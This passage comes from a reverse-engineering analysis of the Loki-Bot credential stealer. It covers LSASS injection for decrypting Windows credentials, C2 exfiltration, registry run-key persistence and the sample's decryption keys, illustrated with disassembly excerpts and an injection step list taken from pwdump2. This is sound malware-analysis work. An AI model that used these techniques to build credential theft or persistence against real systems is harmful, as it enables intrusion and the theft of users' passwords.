"C:\Users\REM\AppData\Roaming\Microsoft\Credentials\"

If this path exists, it is passed into a function labeled getFilesFromWildcard as Arg1, along with the filename wildcard to search for as Arg2 ("*"), and the function to process each file identified as Arg3 ("decryptMSCredViaLSASSInjection") (Figure 175).



Figure 175: Arguments being passed to getFilesFromWildcard

getFilesFromWildcard will then iterate though each file in the specified directory, looking for files that meet the specified wildcard criteria. As each file meeting the criteria is identified, it is passed as an argument to the function that was defined by Arg3. In this instance, this is a function labeled decryptMSCredViaLSASSInjection (Figure 176).



Figure 176: Encrypted Windows credential found. Passing it over to decryptMSCredViaLSASSInjection

Before we go further, I need to provide a little context:

1. decryptMSCredViaLSASSInjection was named as such because it attempts to employ a method of credential decryption known as LSASS Injection
2. LSASS stands for Local Security Authority Subsystem Service and it "is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system" (Wikipedia, Local Security Authority Subsystem Service, 2017)
3. Regarding LSASS Injection, "In order to decrypt domain passwords one has to perform decryption in the context of [the] LSASS process." (SecurityXploded, 2017)

Now, stepping into decryptMSCredViaLSASSInjection, one of the first checks that we see is a check to see whether or not the file being process contains the string "_dec" (Figure 177).

```
0040FA83  .  68 80924  PUSH OFFSET 00419280      Arg2 = UNICODE "_dec"
0040FA88  .  FF75 08   PUSH DWORD PTR SS:[ARG.1] Arg1 = UNICODE "C:\Users\REM\AppData\Roaming\Microsoft\Credentials\9B6D1B89CE03D471D8AD991F7CD9225C"
0040FA8B  .  E8 5664F  CALL isStringInStringJMP  FE62C1C283CF41CA826AA267F5AA6F7.isStringInStringJMP
```

Figure 177: Check to see if "_dec" is found within the encrypted Windows credential's filename

At this point, we are not aware of what the significance of this is, but if a filename containing this string is present the decryptMSCredViaLSASSInjection function is exited; otherwise execution continues on.

At 0x41003D, a readFile function places the contents of the encrypted credential file into a buffer (Figure 178).



Figure 178: Contents of encrypted Windows credential file read into a buffer

Then, a second buffer is created (0x410070) and populated (thru 0x41014D) with a number of strings that appear to be related to two different libraries: Kernel32.dll and lsasrv.dll. When fully populated, the buffer appears like so (Figure 179):



Figure 179: Partial shellcode buffer used in LSASS Injection

Next, it appears that Loki-Bot has accounted for the existence of both 32bit and 64bit architectures. At 0x410190 and at 0x410253, CALLs are made to the is64BitOS function that we covered in the "Build Packet Data – Add Boolean is64BitOS" section. After this function is executed, a branching instruction will route execution based on the result. Since the sandbox I am running is 32bit, this is what we will dissect.

Once the jump to the 32-bit-related logic is made, Kernel32.dll is loaded and the addresses for the GetProcAddress and LoadLibraryW are identified and placed into the buffer containing the other libraries and functions identified earlier (Figure 180).



Figure 180: Addresses for Kernel32's GetProcAddress and LoadLibraryW found within shellcode buffer

After adding these two addresses to the buffer, the malware ends up making a CALL to a function at 0x4102A6 labeled injectLSASS. Finally, we have hit the function that actually attempts to perform the LSASS injection!

Before we dig into what this function does, we should understand what LSASS injection is *supposed* to look like. The best resource I could find for this is the source code for the pwdump2 tool created by Todd Sabin (Sabin, 2017).

In the source code, we see (in order):

1. Enable SeDebugPrivilege via AdjustTokenPrivileges (Line: 88)
2. Obtain handle to lsass.exe via OpenProcess (Line: 96)
3. Load Kernel32.dll and locate addresses for LoadLibraryW, GetProcAddress, and FreeLibrary (Line: 239)
4. Allocate memory within lsass.exe via VirtualAllocEx (Line: 260)
5. Write encrypted credentials to allocated space within lsass.exe via WriteProcessMemory (Line: 272)
6. Write shell code to allocated space within lsass.exe via WriteProcessMemory (Line: 283)
7. Execute shell code placed into lsass.exe via CreateRemoteThread

Now, let's compare this to Loki-Bot's injectLSASS function. Prior to calling the injectLSASS function, the malware had already enabled SeDebugPrivilege and had also obtained the addresses for LoadLibraryW and GetProcAddress.

Inside the injectLSASS function, the first step the malware takes is to obtain a handle on lsass.exe by executing a function labeled openLocalProcessObject (Figure 181) that leverages Kernel32's OpenProcess function to do so (Microsoft, OpenProcess function, 2017).

```
00412636  .  68 FFFF1  PUSH 1FFFFF                 Arg2 = 1FFFFF
0041263B  .  FF75 08   PUSH DWORD PTR SS:[ARG.1]   Arg1 = UNICODE "lsass.exe"
0041263E  .  E8 3022F  CALL openLocalProcessObject FE62C1C283CF41CA826AA267F5AA6F7.openLocalProcessObject
```

Figure 181: Obtain handle to lsass.exe

Then, there are two CALLs being made to Kernel32's VirtualAllocEx function (Microsoft, VirtualAllocEx function, 2017). The first call, at 0x41266C, allocates a buffer within lsass.exe where references to required libraries and the encrypted credentials will be placed. The second CALL to Kernel32.VirtualAllocEx, at 0x41268D, also allocates a second buffer within lsass.exe, but this space will be reserved for the shellcode that will leverage the data within the first buffer to perform the decryption.

After each CALL to VirtualAllocEx, make note of the address returned to the EAX register as these are the memory addresses within lsass.exe where encrypted credential data and code will be written. In my case, the addresses returned by VirtualAllocEx were 0xF30000 and 0xF40000. For validation, you can open the running lsass.exe process in something like Process Hacker (Liu, 2017) to inspect the contents of these blocks of memory before and after being written to (*Process Hacker → lsass.exe → Memory → [0xMEM_ADDR]*).

With two new buffers now allocated within lsass.exe, Loki-Bot writes the contents of the encrypted credential buffer and the shellcode buffer to them via Kernel32.WriteProcessMemory (Microsoft, WriteProcessMemory function, 2017) (Figure 182).

Figure 182: Inject encrypted Windows credentials and shellcode into lsass.exe

Inspecting the encrypted credential buffer shown in Figure 183, we see references to Kernel32.dll and a few of its functions that are associated with file creation: CreateFileW, WriteFileW, and CloseHandle.

We also see a reference lsasrv.dll and its function LsaICryptUnprotectData. This in an undocumented function, within lsasrv.dll, that appears to facilitate the actual decryption of the credentials (oxid.it, 2017).

Now, tying together what we first discovered when we took our first steps inside of decryptMSCredViaLSASSInjection, we see what appears to be a filename with a "_dec" extension. Given the context of this buffer, it is probably a safe assumption that this is the file that the decrypted credentials will be saved to on disk.

Finally, towards the bottom of the buffer, we see the contents of the encrypted credential file that Loki-Bot will attempt to decrypt.

Figure 183: Credential buffer

Looking at the second buffer that contains the shellcode (Figure 184), although it looks like random garbage data, if you look at the contents of this buffer in the CPU window (Right Click → Follow in Disassembler) rather than the Memory Dump window, you will see that this data represents valid assembly instructions (Figure 185).

Memory Dump



Figure 184: Image of shellcode successfully injected into lsass.exe

CPU Window



Figure 185: Disassembler view of shellcode instructions injected into lsass.exe

Alright! So, if we refer to the LSASS Injection process that we derived from the pwdump2 source code, the next steps Loki-Bot *should* take would be to execute the shellcode that it just injected into lsass.exe. This shellcode should then decrypt the credentials in the context of lsass.exe.



Figure 186: Loki-Bot injecting the shellcode and encrypted credentials without actually executing the shellcode

However, looking at the instructions to come (Figure 186), we see no reference to the function CreateRemoteThread as we had expected (Microsoft, CreateRemoteThread function, 2017). Instead, we see two calls being made to Kernel32.VirtualFreeEx, at 0x4126D5 and 0x4126EE, which effectively wipe out the two buffers that Loki-Bot just created and populated within lsass.exe (Microsoft, VirtualFreeEx function, 2017). It seems as if the malware author forgot to include the most important part of this process: to actually execute the shellcode that would have decrypted the credentials.

Since Loki-Bot thinks it successfully decrypted credentials and saved them to a file on disk, it attempts to add the contents of the "_dec" file to the payload buffer via a CALL to the addContentsOfFile2Payload function at 0x4102C0. However, since the decryption shellcode was never executed, this file was never created thus addContentsOfFile2Payload simply exits out because there was nothing to do.

Once all encrypted credential files in the "C:\Users\REM\AppData\Roaming\Microsoft\Credentials" directory have been processed by this function, a second CALL to CheckFileExists is made (Figure 187)

which will do the same for the encrypted credentials stored within "C:\Users\REM\AppData\Local\Microsoft\Credentials\," if present.



Figure 187: Check for encrypted Windows credentials within APPDATA [Local]

4.3.3.6 Delete Lock File

With both Roaming and Local credentials processed, Loki-Bot no longer has a need for access to the lsass.exe resource. As such, it removes the lock file it had created earlier via a CALL to a function labeled DeleteFile (Figure 188). This function leverages KERNEL32.DeleteFileW to accomplish this (Microsoft, DeleteFile function, 2017).



Figure 188: Delete lock file when finished processing all encrypted Windows credentials

4.3.4 Prepare Data & Exfiltrate

Execution is now handed all the way back to the MineAndStealData function where a second CALL is made to the prepareDataAndSend function (Figure 189).



Figure 189: Another CALL to prepareDataAndSend. This time the payload is an empty buffer that was supposed to contain decrypted Windows credentials

Since we already covered the details of this function in the "Prepare Data for Exfiltration" function, we know that the outbound packet will consist of a data header, information about the user and system that Loki-Bot is running from, the Mutex, the stolen data, and more.

This packet will be mostly identical to the previous packet that was sent. But, because the malware author incorrectly implemented credential decryption via LSASS Injection, the payload buffer is empty, thus the "Stolen Data" portion of the packet will simply contain null bytes. Executing this function and viewing its network traffic within Wireshark confirms this (Figure 190):



Figure 190: Wireshark "Follow TCP Stream" view of second payload sent to C2 server

With the credential data "successfully" exfiltrated, the MineAndStealData function ends and execution is returned to the Main function.

4.4 Setup Persistence & Hide

The mining and exfiltration of application credentials/configurations and Window's credentials serves as the core purpose of Loki-Bot. Once this purpose has been fulfilled, the malware will then attempt to hide itself and setup persistence so it can continue to collect and exfiltrate any new data. Looking at the next instruction within the Main function (Figure 191), we see this is performed via a CALL to a function labeled setupPersistenceAndWorkingDirectory located at 0x4141E8.



Figure 191: View of Loki-Bot's core functions. About to execute setupPersistenceAndWorkingDirectory

4.4.1 Move Executable to Persistence Folder

The first step that Loki-Bot takes to enable persistence is to move itself into the same folder that was created when we first processed the HDB file back in the "Process HDB File" section. As a reminder, this folder was located within the %APPDATA% directory and its name was a substring of the Mutex that we saw generated within the "Generate Mutex" section.



Figure 192: Move Loki-Bot's executable into the APPDATA subfolder

In Figure 192, we see a CALL being made to a function labeled moveFile with its first argument being the current path and filename of the Loki-Bot executable and the second argument being the destination path and filename. If we extract characters 13 thru 18 from our Mutex ("B7E1C2CC9806**6B250D**DB2123 "), you will find that the destination filename ("6B250D.exe") is also derived from of our Mutex.



Figure 193: CALL to Kernel32.MoveFileExw with the MOVEFILE_REPLACE_EXISTING flag set

Ultimately, this function makes a CALL to KERNEL32.MoveFileExW with the MOVEFILE_REPLACE_EXISTING flag set (Figure 193), which tells MoveFileExW to overwrite the destination file, with the source file, if the destination file already exists (Microsoft, MoveFileEx function, 2017).

Once executed, we see that the file has been successfully moved from my desktop, where it was executed from, to our %APPDATA% folder (Figure 194).



Figure 194: Manual verification that Loki-Bot's executable was successfully moved to the APPDATA subfolder

4.4.2 Set Registry Persistence – Decrypt Run Key

With the Loki-Bot executable now safely tucked away within its obscure %APPDATA% directory, it now configures the executable to run as soon as a user logs into the system. It does this via a CALL to a function labeled SetRegPersistence (Figure 195).

```
0041345E  .  50        PUSH EAX                 Arg2 = UNICODE "C98066"
0041345F  .  6A 00     PUSH 0                   Arg1 = 0
00413461  .  E8 3500   CALL setRegPersistance   FE62C1C283CF41CA826AA267F5AA6F7.setRegPersistance
```

Figure 195: Setting Autorun persistence within the registry

The first argument of this function ("0") represents the filename, if known, while the second argument represents the sub-folder within %APPDATA% where Loki-Bot just placed its executable. Since Arg1 was set to 0, the SetRegPersistence function will search for an executable within the specified subfolder and set the EBX register to the first executable filename that it finds; otherwise EBX is set to the value path and filename that was passed in as Arg1.

```
004134DA  .  6A 00     PUSH 0                   Arg7 = 0
004134DC  .  68 3C994  PUSH OFFSET 0041993C     Arg6 = FE62C1C283CF41CA826AA267F5AA6F7.41993C
004134E1  .  68 48994  PUSH OFFSET 00419948     Arg5 = FE62C1C283CF41CA826AA267F5AA6F7.419948
004134E6  .  68 54994  PUSH OFFSET 00419954     Arg4 = FE62C1C283CF41CA826AA267F5AA6F7.419954
004134EB  .  8D45 C8   LEA EAX,[LOCAL.14]
004134EE  .  A4        MOVS BYTE PTR ES:[EDI],BY
004134EF  .  68 60994  PUSH OFFSET 00419960     Arg3 = FE62C1C283CF41CA826AA267F5AA6F7.419960
004134F4  .  50        PUSH EAX                 Arg1 => OFFSET LOCAL.14
004134F5  .  E8 F827F  CALL getStringLength0    FE62C1C283CF41CA826AA267F5AA6F7.getStringLength0
004134FA  .  59        POP ECX
004134FB  .  50        PUSH EAX                 Arg2
004134FC  .  8D45 C8   LEA EAX,[LOCAL.14]
004134FF  .  50        PUSH EAX                 Arg1 => OFFSET LOCAL.14
00413500  .  E8 F80E0  CALL decryptRunKeyOrC2URL FE62C1C283CF41CA826AA267F5AA6F7.decryptRunKeyOrC2URL
```

Figure 196: Decrypt run key to be used for Autorun persistence

Next is a CALL to a function labeled decryptRunKeyorC2URL (Figure 196). This is the same function that we detailed in the Decrypt C2 URL section. As the function name implies, the malware uses this function to decrypt either the C2 URL or the registry run key.



Figure 197: CALL to CryptImportKey as was done when decrypting the C2 URL

Performing analysis similar to what did in the Decrypt C2 URL section, if we run execution until it hits 0x403A39 (the CALL to ADVAPI32.CryptImportKey), we see that everything within the PUBLICKEYSTRUC BLOB (Figure 197) is identical to the previous CALL with the exception of the specified decryption key (Microsoft, PUBLICKEYSTRUC structure, 2017).

URL Decryption Key [IV: F8 A8 55 32 6E 57 7D D5]
[54 FD 4F EA 49 BB 35 FD 60 F9 D1 E6 39 C7 38 B1 FF C0 A1 F3 51 D2 FB E3]

Registry Key Decryption Key [IV: 31 3F 30 60 A9 FC 48 F4]
[C7 A4 37 D0 2C AD D3 43 20 E9 D0 6C 89 E8 78 6C FA F6 BD B2 29 E2 F2 9E]
